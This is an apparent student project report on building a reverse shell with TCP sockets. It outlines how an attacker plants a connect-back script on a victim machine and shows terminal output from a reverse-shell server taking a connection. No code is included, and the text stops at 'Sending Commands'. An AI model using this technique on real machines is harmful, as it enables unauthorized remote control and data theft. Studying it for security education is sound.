Final Package

Topic


Reverse Shell

Team Members

19PD14 - Jeeva R
19PD41 - A Pranesh Kumar

Abstract

Reverse Shell is a shell session on a connection that is initiated from a remote machine, not from the local host. An attacker who is successfully able to remotely connect to a machine using the reverse shell can easily access the machine's data. The attacker can even make the victim's machine crash. Our Project uses socket programming to perform the Reverse Shell on a target machine.



We have used TCP Sockets for connecting and sending the commands to the target machine.

Working of the Reverse Shell

- The attacker infects the victim machine by uploading his script with the help of USB or some other methods.
- In the victim's machine, the script starts running which asks for a connection with the attacker's machine.
- Then the attacker will accept the connection and then he sends the command to the victim.
- The victim's machine executes those commands and sends the output to the attacker.

Demonstration

Client IP

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9455:2bc5:4083:97e9%10
   IPv4 Address. . . . . . . . . . . : 192.168.0.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Users\User>
```

Server Terminal

```
root@pranesh-VirtualBox: /home/pranesh/Desktop
root@pranesh-VirtualBox:/home/pranesh/Desktop# python3 reverse_shell_server.py
Binding the Port: 9999
root> Connection has been established :192.168.0.102
list
----Clients----
0   192.168.0.102   50202

root> select 0
You are now connected to :192.168.0.102
192.168.0.102>
```

Sending Commands